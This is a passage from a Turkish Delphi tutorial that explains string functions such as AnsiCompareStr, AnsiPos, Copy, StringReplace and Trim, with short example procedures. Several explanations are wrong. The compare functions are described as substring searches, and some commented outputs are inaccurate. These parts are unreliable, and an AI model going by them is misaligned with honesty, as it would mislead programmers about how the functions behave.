procedure TForm1.Button75Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=Yesterday;//önceki günkü tarihi al
  Form1.Caption:='Önceki Günkü Tarih '+DateToStr(tarih);
end;
```

String – İçerikli Fonksiyonlar:

Delphi'de string veriler üzerinde işlem yapabilmenizi sağlayacak bir çok fonksiyon tanımlanmıştır. Aşağıda bu fonksiyonlar sırasıyla işlenmektedir. Dikkatlice inceleyiniz.

AnsiCompareStr(aranacak_metin,içinde_aranacak)

Tanımlama:	function AnsiCompareStr(const S1, S2: string): Integer;

Birinci parametreyle girilecek olan metni, ikinci parametrede aramak için kullanılan bir fonksiyondur. Şayet ilk parametre ikinci parametrenin içerisinde bulunuyorsa sonuç pozitif, bulunmuyorsa negatif, iki metin aynı ise sıfır değeri dönecektir.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
  sayi:Integer;
begin
  metin:='Center';
  sonuc:='Prestige Education Center';
  sayi:=AnsiCompareStr(metin,sonuc);  //içinde varmı
  if sayi>0 then
    Form1.Caption:='İçinde Yok'
  else if sayi<0 then
    Form1.Caption:='İçinde Var' //burası işler
  else
  Form1.Caption:='İkisi Aynı';
end;
```

Fonksiyonun kullanımında küçük büyük harf duyarlılığına dikkat etmelisiniz. Aksi takdirde yanlış sonuçlar yaratabilirsiniz.

AnsiCompareText(aranacak_metin,içinde_aranacak)

Tanımlama:	function AnsiCompareText(const S1, S2: string): Integer;

AnsiCompareStr fonksiyonuyla aynı işi yapar. Yalnız bu fonksiyonun kullanımı küçük – büyük harf duyarlılığına hassas değildir. Yani "ali" ile "ALI" nin aynı oldukları kabul edilecektir (Fonksiyondan geriye sıfır değeri dönecektir). Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm1.Button2Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
  sayi:Integer;
begin
  metin:='Prestige';
  sonuc:='PRESTIGE';
  sayi:=AnsiCompareText(metin,sonuc);  //içinde varmı
  if sayi>0 then
    Form1.Caption:='İçinde Yok'
  else if sayi<0 then
    Form1.Caption:='İçinde Var'
  else
  Form1.Caption:='İkisi Aynı'; //Burası işler
end;
```

"AnsiCompareText" fonksiyonunun küçük – büyük harf duyarlılığının olmadığını belirterek diğer fonksiyonların incelenmesine geçiyorum.

AnsiDequotedStr(metin,karakter)

Tanımlama:	function AnsiDequotedStr(const S: string; AQuote: Char): string;

İkinci parametreyle belirtilen karakteri, birinci parametreyle belirtilen metnin ilk harfinde arar. Şayet bulursa ilk ve son karakteri atarak kalan değeri döndürür.

```
procedure TForm1.Button3Click(Sender: TObject);

var
  metin,sonuc:AnsiString;
begin

  metin:='Prestige';
  sonuc:=AnsiDequotedStr(metin,'P');
  Form1.Caption:=sonuc; //restig yazar

end;
```

Fonksiyonda kullanılan parametre değerlerinin küçük büyük harf duyarlılığının bulunduğunu hatırlatıp, diğer fonksiyonları incelemeye devem edeceğim.

AnsiLeftStr(metin,adet)

Bu fonksiyonu kullanabilmeniz için **uses** satırına **StrUtils** kütüphanesini eklemeniz gerekmektedir.

Tanımlama:	function AnsiLeftStr(const AText: AnsiString; const ACount: Integer): AnsiString;

Bu fonksiyonla birinci parametreyle belirtilen metnin sol tarafından, ikinci parametreyle belirtilen adet kadar karakter sökülüp alınabilir. Fonksiyondan geriye dönecek olan değer AnsiString tipli bir veri içereceği için herhangi bir kontrolde direkt yazdırılabilir.

```
uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls,StrUtils;
```

```
procedure TForm1.Button4Click(Sender: TObject);
//StrUtils eklemeyi unutmayınız.
var
  metin,sonuc:AnsiString;
begin
  metin:='Prestige';
  sonuc:=AnsiLeftStr(metin,4);//ilk dört karakteri al
  Form1.Caption:=sonuc; //Pres yazar
end;
```

AnsiLowerCase(metin)

Tanımlama:	function AnsiLowerCase(const S: string): string;

Parametre değeri ile girilen metni küçük harfe çevirmek için kullanılan bir fonksiyondur. Şayet parametre içerisinde küçük harflerden oluşan karakterlere rastlarsa onlara dokunmaz.

```
procedure TForm1.Button6Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
  metin:='NIHAT DEMIRLI';
  sonuc:=AnsiLowerCase(metin);//küçük harfe çevir
  Form1.Caption:=sonuc;//nihat demirli yazar
end;
```

AnsiMidStr(metin,başlangıç,kaçadet)


Tanımlama:	function AnsiMidStr(const AText: AnsiString; const AStart, ACount: Integer): AnsiString;

Birinci parametre ile belirtilen metinden, ikinci parametredeki karakterden sonra, üçüncü parametre ile belirtilen sayı kadar karakteri söküp alır. Fonksiyondan geriye dönen değer AnsiString tipte bir veri olacağı için kolayca yazdırılabilir.

```
uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls,StrUtils;//Eklemeyi unutmayınız
```

```
procedure TForm1.Button7Click(Sender: TObject);
//StrUtils eklemeyi unutmayınız.
var
  metin,sonuc:AnsiString;
begin
  metin:='Prestige Education Center';
  sonuc:=AnsiMidStr(metin,2,3);//2. karakterden sonraki üç karakteri al
  Form1.Caption:=sonuc;//res yazar
end;
```

Şimdi aşağıdaki gibi bir uygulamayla formunuzun başlığında kayan yazı oluşturabilirsiniz. Örneğimiz için formunuzun başlığına gerekli olan metni ekleyip bir adet de Timer kontrolü yerleştirmeniz yeterli olacaktır.




```
uses
 Windows, Messages, SysUtils, Variants, Classes,
 Graphics, Controls, Forms,
 Dialogs, ExtCtrls,StrUtils;//Eklemeyi unutmayınız.
```

Aşağıdaki kodları eklemiş olduğunuz Timer kontrolünün "Timer" yordamına yazıp programınızı çalıştırabilirsiniz. Formunuzun başlığına (properties penceresinde yer alan Caption özelliğine) atamış olduğunun metnin devamlı hareket ettiğini göreceksiniz.

```
procedure TForm2.Timer1Timer(Sender: TObject);
//Kayan Yazı Oluştur
var
  ilk,metin,son:AnsiString;
  uzunluk:Integer;
begin
  metin:=Form2.Caption;
  uzunluk:=Length(metin);//metnin uzunluğunu bul
  ilk:=AnsiLeftStr(metin,1);//soldan bir karakteri sök al
  son:=AnsiMidStr(metin,2,uzunluk-1);//ik karakterden sonraki tüm karakterler
  Form2.Caption:=son+ilk;//yanyana yaz
end;
```

AnsiPos(aranacak_metin,içinde_aranan_metin)

Tanımlama:	function AnsiPos(const Substr, S: string): Integer;


İkinci parametre içerisinde birinci parametreyle girilen değeri arar. Şayet bulursa ilk karakterin kaçıncı karakterde bulunduğunu, bulamazsa da sıfır değerini döndürür.

```
procedure TForm1.Button8Click(Sender: TObject);

var
  metin,aranan:AnsiString;
  sonuc:Integer;
begin
  metin:='Prestige Education Center';
  aranan:='Center';
  sonuc:=AnsiPos(aranan,metin);
  if sonuc<>0 then  //içinde varsa
    Form1.Caption:=IntToStr(sonuc);//20 yazar

end;
```

Şimdi bu fonksiyona güzel bir örnek verelim. Örneğimizde Edit kutusuna girilecek olan dosya adında (uzantısıyla beraber) "." Karakteri aratılmakta,

ardında dosya adı Edit2 ye, uzantısı da Edit3 e yazdırılmaktadır. Aşağıdaki tasarımı oluşturup gerekli olan kodları ekleyiniz.

```
procedure TForm2.Button1Click(Sender: TObject);
var
  dosya,ad,uzanti:AnsiString;
  sonuc:Integer;
begin
  dosya:=Edit1.Text;
  sonuc:=AnsiPos('.',dosya);//Nokta kaçıncı karakter
  ad:=AnsiLeftStr(dosya,sonuc-1); //Noktadan öncesi
  uzanti:=AnsiMidStr(dosya,sonuc+1,Length(dosya)+sonuc);
  //Noktadan sonrasını al
  Edit2.Text:=ad;//Dosya adını yaz
  Edit3.Text:=uzanti; //Dosyanın uzantısını yaz
end;
```



AnsiReplaceStr(metin,değişecek_metin,yeni_metin)

Tanımlama:	function AnsiReplaceStr(const AText, AFromText, AToText: string): string;

Birinci parametre ile girilen metin içerisindeki, ikinci parametre ile belirtilen bölümün yerine, üçüncü parametre ile belirtilen metni aktarabilen bir fonksiyondur.

```
procedure TForm1.Button9Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
  metin:='Ne Var';
  sonuc:= AnsiReplaceStr(metin,'Var','Haber');
  Form1.Caption:=sonuc; //Ne Haber yazar
end;
```

Örneğe dikkat edecek olursanız metin değişkeninin içeriği olan “Ne Var” stringi içerisindeki “Var” ın yerine “Haber” yazması söylenmiştir. Sonuçta haliyle “Ne Haber” olarak oluşmuştur. Değiştirilecek metnin bulunamaması durumunda değer aynen döndürülür. Fonksiyonun küçük büyük harfe duyarlı olduğunu belirtmek isterim (Yani “Var” aranmaktadır “var” değil).

AnsiReplaceText(metin,değişecek_metin,yeni_metin)

Tanımlama:	function AnsiReplaceText(const AText, AFromText, AToText: string): string;

“AnsiReplaceStr” fonksiyonu ile aynı işi yapar. Aralarındaki tek fark bu fonksiyonun harf duyarlılığının olmamasıdır. Yani aranan değerin “var” veya “Var” olması fonksiyon için fark etmeyecek, metni değiştirecektir.

```
procedure TForm1.Button9Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
  metin:='Ne Var';
  sonuc:= AnsiReplaceText (metin,'var','Haber');
  Form1.Caption:=sonuc; //Ne Haber yazar
end;
```

AnsiReverseString (metin)

Tanımlama:	function AnsiReverseString(const AText: AnsiString): AnsiString;

Parametre ile girilen metin değerini ters çevirerek, yeni bir metin oluşturan fonksiyondur. Aşağıda bu fonksiyon örneklendirilmektedir.

```
procedure TForm1.Button10Click(Sender: TObject);
//Ters Yaz
var
  metin,sonuc:AnsiString;
begin
  metin:='Nihat';
  sonuc:=AnsiReverseString(metin);//Ters çevir
  Form1.Caption:=sonuc;//tahiN yazar

end;
```

Fonksiyondan geriye dönen değer AnsiString tipte bir içeriğe sahip olduğu için başlıkta dönüştürme yaptırmadan yazdırılabilmektedir.

AnsiRightStr(metin,sağdan_kaç_karakter)

Tanımlama:	function AnsiRightStr(const AText: AnsiString; const ACount: Integer): AnsiString;

Birinci parametre ile girilen metnin sağ tarafından (sonundan), ikinci parametre ile belirtilen sayı kadar karakteri söküp alabilen bir fonksiyondur. Aşağıda bu fonksiyon örneklendirilmiştir.

```
uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls,StrUtils;//Eklemeyi unutmayınız
```

```
procedure TForm1.Button11Click(Sender: TObject);
//StrUtils eklemeyi unutmayınız.
//Sağdan kopar
var
  metin,sonuc:AnsiString;
begin
  metin:='Prestige';
  sonuc:=AnsiRightStr(metin,4);  //sağdan 4 karakteri al
  Form1.Caption:=sonuc; //tige yazar
end;
```

AnsiUpperCase(metin)

Tanımlama:	function AnsiUpperCase(const S: string): string;

Parametre ile girilen metni büyük harfle yazdırabilmek için kullanılan bir fonksiyondur.

```
procedure TForm1.Button12Click(Sender: TObject);
//Büyük Harfe Çevir
var
  metin,sonuc:AnsiString;
begin
  metin:='nihat demirli';
  sonuc:=AnsiUpperCase(metin);//büyük harfe çevir
```

```
  Form1.Caption:=sonuc;// NIHAT DEMIRLI yazar
end;
```

CompareStr(metin1,metin2)

Tanımlama:	function CompareStr(const S1, S2: string): Integer;

Birinci ve ikinci parametre ile girilen metinlerin eşit olup olmadıklarını kontrol edebilen bir fonksiyondur. İkinci metnin içerisinde birinci metni arar, şayet bulursa negatif, bulamazsa pozitif, ikisi aynı ise sıfır değerini döndürür.

```
procedure TForm1.Button13Click(Sender: TObject);
//İçinde ara
var
  metin,sonuc:AnsiString;
  sayi:Integer;
begin
  metin:='Prestige';
  sonuc:='Prestige Education Center';
  sayi:=CompareStr(metin,sonuc);  //içinde varmı
  if sayi>0 then
    Form1.Caption:='İçinde Yok'
  else if sayi<0 then
    Form1.Caption:='İçinde Var' //burası işler
  else
  Form1.Caption:='İkisi Aynı';
end;
```

Fonksiyon küçük büyük harfe hassas şekilde çalışmaktadır. Yani ilk parametrenin (metin) değerini ‘prestige’ (hepsi küçük) olarak değiştirirseniz, içinde yok kısmı işleyecektir.

CompareText(metin1,metin2)

Tanımlama:	function CompareText(const S1, S2: string): Integer;

CompareStr fonksiyonuyla aynı işi yapar. Aralarındaki tek fark bu fonksiyonun harf duyarlılığının olmamasıdır.

Fonksiyonun geriye döndürdüğü değer pozitif sayı, negatif sayı veya sıfırdır. Bu değeri basit bir dallanmaya tabi tutarak, ikinci metnin içerisinde birinci metnin

(harf duyarlılığı olmadan) var olup olmadığını kolayca öğrenebilirsiniz. CompareStr fonksiyonuyla çalışma mantığı benzeştiği için burada örneklendirme yapmamayı uygun buldum (Siz isterseniz aynı örneği çözebilirsiniz).

Concat(metin1,metin2.....metinn)

Tanımlama:	function Concat(s1 [, s2,..., sn]: string): string;

Parametre ile belirtilen değişken değerlerini yanyana yazdırmak için kullanılan bir fonksiyondur.

```
procedure TForm1.Button14Click(Sender: TObject);
var
  metin1,metin2,sonuc:AnsiString;
begin
  metin1:='Nihat';
  metin2:='Demirli';
  sonuc:=Concat(metin1,metin2); //yanyana yaz
  Form1.Caption:=sonuc;//NihatDemirli yazar
end;
```

Şayet araya boşluk bırakılması istenirse, o zaman kodu aşağıdaki şekilde değiştirmelisiniz.

```
procedure TForm1.Button14Click(Sender: TObject);
var
  metin1,metin2,sonuc:AnsiString;
begin
  metin1:='Nihat';
  metin2:='Demirli';
  sonuc:=Concat(metin1,' ',metin2); //arada boşluk bırak
  Form1.Caption:=sonuc;//Nihat Demirli yazar
end;
```

Copy(metin,index,adet)

Tanımlama:	function Copy(S; Index, Count: Integer): string; function Copy(S; Index, Count: Integer): array;

Birinci parametreyle girilen metnin içeriğinden, ikinci parametrede belirtilen karakterden sonra, üçüncü parametreyle belirtilen adet kadar karakteri söküp alabilen bir fonksiyondur. Fonksiyondan geriye dönen değer yine bir AnsiString

veri olacağı için sonuç herhangi bir tip dönüştürme işlemine gerek kalmadan direkt olarak yazdırılabilir. Aşağıda bu fonksiyona ait örneklendirme yapılmıştır. Dikkatlice inceleyiniz.

```
procedure TForm1.Button15Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
  metin:='Prestige Education Center';
  sonuc:=Copy(metin,10,9);//10.karakterden sonraki 9 karakter
  Form1.Caption:=sonuc;//Education yazar
end;
```

Delete(metin,index,adet)

Tanımlama:	procedure Delete(var S: string; Index, Count:Integer);

Birinci parametre ile girilen metin değerinden, ikinci parametre ile girilen karakterden sonra, üçüncü parametreyle girilen sayı kadar karakteri söküp atan bir prosedürdür. Dikkat edeceğiniz husus, yapılan değişikliğin metin isimli parametrenin değerine yansıyacağıdır.

```
procedure TForm1.Button16Click(Sender: TObject);
var
  metin:AnsiString;
begin
  metin:='Sibel Yanar';
  Delete(metin,1,5);//1. karakterden sonraki 5 karakteri at
  Form1.Caption:=metin; //Yanar yazar
end;
```

DupeString(metin,adet)

Tanımlama:	function DupeString(const AText: string; ACount: Integer): string;

Birinci parametreyle girilen metni, ikinci parametreyle girilen adet kadar yanyana yazmak için kullanılan bir fonksiyondur.

```
procedure TForm1.Button17Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
```

```
  metin:='Yüksel İnan';
  sonuc:=DupeString(metin,2);//2 kere yanyaya yaz
  Form1.Caption:=sonuc; //Yüksel İnan Yüksel İnan yazar
end;
```

Insert(eklenecek_metin,metin,başlangıç_karakteri)

Tanımlama:	procedure Insert(Source: string; var S: string; Index: Integer);

Birinci parametreyle girilen metni, ikinci parametreyle girilen metne, üçüncü parametrede belirtilen karakterden sonra eklemek için kullanılan bir prosedürdür. Burada dikkat edeceğiniz husus, yapılan değişikliğin ikinci parametre değerine yansıyacağıdır.

```
procedure TForm1.Button18Click(Sender: TObject);
var
  metin1,metin2:AnsiString;
begin
  metin1:='Prestige Center';
  metin2:='Education';
  Insert(metin2,metin1,10);//10. karakterden sonra metin2
  //yi ekle sonucu metin1 de göster
  Form1.Caption:=metin1;//Prestige EducationCenter yazar.
end;
```

LeftBStr(metin,adet)

Tanımlama:	function LeftBStr(const AText: AnsiString; const AByteCount: Integer): AnsiString;

Birinci parametreyle belirtilen metinden, ikinci parametreyle belirtilen adet kadar karakteri söküp alabilen bir fonksiyondur.

```
procedure TForm1.Button19Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
  metin:='Prestige';
  sonuc:= LeftBStr(metin,3);//ilk üç karakteri al
  Form1.Caption:=sonuc; //Pre yazar
end;
```

Daha öncede aynı işlemi yapan fonksiyonu göstermiştik. Başında "Ansi" olan fonksiyon ve prosedürlerin kullanabileceği karakterler daha fazladır. Ama tercih tamamen sizlere kalmıştır. İstediğiniz fonksiyonu veya prosedürü kullanabilirsiniz.

Length(metin)

Tanımlama:	function Length(S): Integer;

Parametre ile belirtilen metnin kaç karakterden oluştuğunu hesaplayabilmek için kullanılan bir fonksiyondur.

```
procedure TForm1.Button20Click(Sender: TObject);
var
  metin:AnsiString;
  uzunluk:Integer;
begin
  metin:='Nihat Demirli';
  uzunluk:=Length(metin);
  Form1.Caption:='İsminiz '+ IntToStr(uzunluk)+' Karakterden Oluşuyor';
end;
```

Fonksiyondan geriye dönen değer tam sayı tipli olacağı için, başlıkta yazdırmak tip dönüştürme fonksiyonu sayesinde yapılabilmektedir.

LowerCase(metin)

Tanımlama:	function LowerCase(const S: string): string;

AnsiLowerCase (daha önce izah edildi) fonksiyonunun yaptığı işi yapar (Ansi kütüphanesinin daha zengin olduğunu hatırlatalım). Parametre olarak girilen metni küçük harfe dönüştürmek için kullanılır.

MidStr(metin,başlangıç,adet)

Tanımlama:	function MidStr(const AText: AnsiString; const AStart, ACount: Integer): AnsiString; overload; function MidStr(const AText: WideString; const AStart, ACount: Integer): WideString; overload;

Birinci parametre ile belirtilen metinden, ikinci parametre ile girilen başlangıç karakterinden başlayarak, üçüncü parametre ile girilen adet kadar karakteri parçalayıp almak için kullanılan bir fonksiyondur.

```
procedure TForm1.Button21Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
  metin:='Gazi Üniversitesi';
  sonuc:=MidStr(metin,2,6);//2. karakterden sonraki 6 karakter
  ShowMessage(sonuc); //azi Ün yazar boşlukta bir karakterdir
end;
```

Pos(metin1,metin2)

Tanımlama:	function Pos(Substr: string; S: string): Integer;

Birinci parametre ile girilen değer ile ikinci parametre ile girilen değeri karşılaştırmak için kullanılan bir fonksiyondur. Şayet iki parametre farklı değerler içeriyorsa (içinde bulunmuyor ise) sonuç "0" olacaktır.

```
procedure TForm1.Button22Click(Sender: TObject);
//Bo fonksiyou şifre uygulamalarında kullanmayın
var
  sifre:AnsiString;
  sonuc:Integer;
begin
  sifre:=Edit1.Text;
  sonuc:=Pos('gazi',sifre);//girilen metin gazi mi
  if sonuc=0 then //edit kutusuna gazi girilmedi ise
    Form1.Caption:='Şifre Yanlış';
end;
```

RightStr(metin,sağdan_kaç_karakter)

Tanımlama:	function RightStr(const AText: AnsiString; const ACount: Integer): AnsiString; overload; function RightStr(const AText: WideString; const ACount: Integer): WideString; overload;

Birinci parametre ile belirtilen metnin sonundan, ikinci parametre ile belirtilen adet kadar karakteri söküp almak için kullanılan fonksiyondur (AnsiRightStr fonksiyonunun yaptığı işi yapar).

```
procedure TForm1.Button23Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
```

```
begin
  metin:='Ayşe Yanar';
  sonuc:=RightStr(metin,5);  //sağdan 5 karakteri al
  Form1.Caption:=sonuc; //Yanar yazar
end;
```

SetLength(metin,soldan_kaç_karakter)

Tanımlama:	procedure SetLength(var S; NewLength: Integer);

Birinci parametre ile belirtilen metinden, ikinci parametre ile belirtilen adet kadar karakteri söküp alabilen bir prosedürdür.

```
procedure TForm1.Button24Click(Sender: TObject);
var
  metin:AnsiString;
begin
  metin:='Sibel';
  SetLength(metin,4); //ilk 4 karakteri aktar
  Form1.Caption:=metin;//Sibe yazar
end;
```

SetString(metin,katar,soldan_kaç_karakter)

Tanımlama:	procedure SetString(var s: string; buffer: PChar; len: Integer);

Birinci parametre ile belirtilen metne, ikinci parametre ile belirtilen katarın, üçüncü parametre ile belirtilen adet kadar karakterini (soldan) aktarabilen bir prosedürdür.

```
procedure TForm1.Button25Click(Sender: TObject);
var
  metin:AnsiString;
  yaz:PChar; //katar değişkeni
begin
  yaz:='Sibel';
  SetString(metin,yaz,2); //ilk iki karakteri aktar
  Form1.Caption:=metin; //Si  yazar
end;
```

Str(sayi,metin)

Tanımlama:	procedure Str(X [: Width [: Decimals]]; var S);

Birinci parametre ile girilen sayıyı (ondalıklı veya tam sayı), ikinci parametre ile girilen metne aktarmak için kullanılan bir prosedürdür. İlk parametre parasal tipte bir değişken de olabilir.

```
procedure TForm1.Button26Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
  metin:='prestige';
  Str(555,metin);//metne aktar
  Form1.Caption:=metin; //555 yazar
end;
```

StringOfChar(karakter,adet)

Tanımlama:	function StringOfChar(Ch: Char; Count: Integer): string;

Birinci parametre ile belirtilen karakteri, ikinci parametre ile belirtilen adet kadar yan yana yazdırmak için kullanılan bir fonksiyondur.

```
procedure TForm1.Button27Click(Sender: TObject);
var
  metin:AnsiString;
begin
  metin:=StringOfChar('*',10);
  Form1.Caption:=metin;//10 adet ********** yazar
end;
```

Görsel diller çıkmadan önce çok kullanılan (hakikaten işe yarardı) bir fonksiyondu (Pascal, C vs). Bilhassa başlık ve paragraf altlarını çizdirmek için kullanılırdı.

Biliyorum hepiniz Edit Kutusuna girilen karakteri yanyana yazdırmayı deneyeceksiniz, ama olmayacak. Unutmayınız ki Char tipli verilerle AnsiString tipli veriler aynı değildir. Bu tip durumlarda izleyeceğiniz yol aşağıdaki gibi olmalıdır.

```
procedure TForm1.Button28Click(Sender: TObject);
```

```
var
  metin:AnsiString;
  karakter:Array[0..1]  Of Char;
begin
  StrCopy(karakter,PChar(Edit1.Text));//Editteki karakteri char tip değişkene al
  metin:=StringOfChar(karakter[0],10);//yanyana yaz
  Form1.Caption:=metin;//10 adet ********** yazar
end;
```

StringReplace(metin,değişece_bölüm,yeni_bölüm,seçenek)

Tanımlama:	function StringReplace(const S, OldPattern, NewPattern: string; Flags: TReplaceFlags): string;

Birinci parametre ile verilen metin içerisinde, ikinci parametre ile verilen kısmı, üçüncü parametre ile verilen içerikle değiştirmek için kullanılan bir fonksiyondur.

```
procedure TForm1.Button29Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
  secenek:TReplaceFlags;//unutmayın
begin
  secenek:=[rfIgnoreCase];//küçük büyük harf duyarlılığı yok
  metin:='Senin Çok Paran Var';
  sonuc:=StringReplace(metin,'çok','Az',secenek);//Çok ile Az ı değiştir
  Form1.Caption:=sonuc; //Senin Az Paran Var yazar
end;
```

Aynı kodu aşağıdaki şekilde yazarsanız bu durumda küçük büyük harf duyarlılığı gösterecek dolayısıyla sonuç da farklı olacaktır.

```
procedure TForm1.Button29Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
  secenek:TReplaceFlags;
begin
  secenek:=[rfReplaceAll];  //Harf Duyarlılığı var
  metin:='Senin Çok Paran Var';
  sonuc:=StringReplace(metin,'çok','Az',secenek);
  Form1.Caption:=sonuc; //Senin Çok Paran Var yazar
end;
```

Burada kullanılan "TreplaceFlags" nesnesi küme tipte Delphi tarafından tanımlanmış bir nesnedir. Dilerseniz gösterimini aşağıdaki şekilde de kullanabilirsiniz.

```
sonuc:=StringReplace(metin,'çok','Az',[rfReplaceAll]);
```

Her iki durumda da sonuç aynı olacaktır. [] işareti içerisinde kullanmayı sakın unutmayın.

StuffString(metin,başlangıç,uzunluk,yeni_metin)

Tanımlama:	function StuffString(const AText: string; AStart, ALength: Cardinal; const ASubText: string): string;

StringReplace fonksiyonuna benzer iş görmektedir. Aralarındaki fark, değiştirilecek olan kısmın burada karakter sayısı ile belirlenmesidir. Aşağıda bu fonksiyon örneklendirilmiştir.

```
procedure TForm1.Button30Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
  metin:='Senin Çok Paran Var';
  sonuc:=StuffString(metin,7,3,'Az');
  //7. karakterden sonraki üç karakterin yerine Az yaz
  Form1.Caption:=sonuc; //Senin Az Paran Var yazar
end;
```

Trim(metin)

Tanımlama:	function Trim(const S: string): string; overload; function Trim(const S: WideString): WideString; overload;

Parametre ile girilen metnin sol ve sağındaki tüm boşlukları atmak için kullanılan bir fonksiyondur.

```
procedure TForm1.Button31Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
  metin:='    Prestige ';
  sonuc:=Trim(metin);//Boşlukları at
  Form1.Caption:=sonuc;//Prestige yazar
```

```
end;
```

Bilhassa yanlışlıkla space tuşuna basılması durumunda oluşabilecek olan hataları engellemek amacıyla kullanılan bir fonksiyondur. Bu fonksiyondan dolayı kelimeler arasında bulunan boşluklar hiç bir değişikliğe uğramazlar (aynen kalırlar).

TrimLeft(metin)

Tanımlama:	function TrimLeft(const S: string): string; overload; function TrimLeft(const S: WideString): WideString; overload;

Parametre ile girilen metnin sol tarafında bulunan boşlukları atmak için kullanılan fonksiyondur. Son kısımda bulunan boşluklara dokunmaz.

```
procedure TForm1.Button32Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
  metin:='     Prestige';
  sonuc:=TrimLeft(metin);//sol boşlukları at
  Form1.Caption:=sonuc;//Prestige yazar
end;
```

TrimRight(metin)

Tanımlama:	function TrimRight(const S: string): string; overload; function TrimRight(const S: WideString): WideString; overload;

Parametre ile girilen metnin sağ tarafında bulunan boşlukları atmak için kullanılan fonksiyondur. Başlangıç kısımda bulunan boşluklara dokunmaz.

```
procedure TForm1.Button33Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
  metin:='Prestige   ';
  sonuc:=TrimRight(metin);//sağ boşlukları at
  Form1.Caption:=sonuc;//Prestige yazar
end;
```

UpperCase(metin)

Tanımlama:	function UpperCase(const S: string): string;

Parametre ile girilen metindeki karakterlerin tamamını büyük harfe çevirmek için kullanılan fonksiyondur. Şayet metin içerisinde büyük harfe rastlarsa onlara dokunmayacaktır. Daha önce örneklendirildiği için tekrar değinilmeyecektir.

WrapText(metin,işlenv,alta_indirecek_karakterler,maxkarakter)

Tanımlama:	function WrapText(const Line, BreakStr: string; nBreakChars: TSysCharSet; MaxCol: Integer):string; overload; function WrapText(const Line, MaxCol: Integer = 45):string; overload;

Birinci parametrede belirleyeceğiniz metni, üçüncü parametrede belirleyeceğiniz karakterlerden herhangi birtanesine rastlaması durumunda alt satıra indirmek için kullanılan bir fonksiyondur. Aşağıdaki örneği dikkatlice inceleyiniz.

```
procedure TForm1.Button35Click(Sender: TObject);
var
  metin,sonuc:AnsiString;
begin
  metin:='Prestige Education Center';
  sonuc:=WrapText(metin, #13#10, ['.',' ',#9,'-'], 10);
  ShowMessage(sonuc);
end;
```

Görüldüğü belirtilen karakterlere (Space) rastladığı anda alt satıra inerek devam etmektedir.


Chr(sayi)

Tanımlama:	function Chr(X: Byte): Char;

Parametre ile girilen Ascii (0-255 arası) değerinin karakter karşılığını bulmak için kullanılan bir fonksiyondur.

```
procedure TForm1.Button36Click(Sender: TObject);
var
  metin:AnsiString;
begin
  metin:=Chr(65);
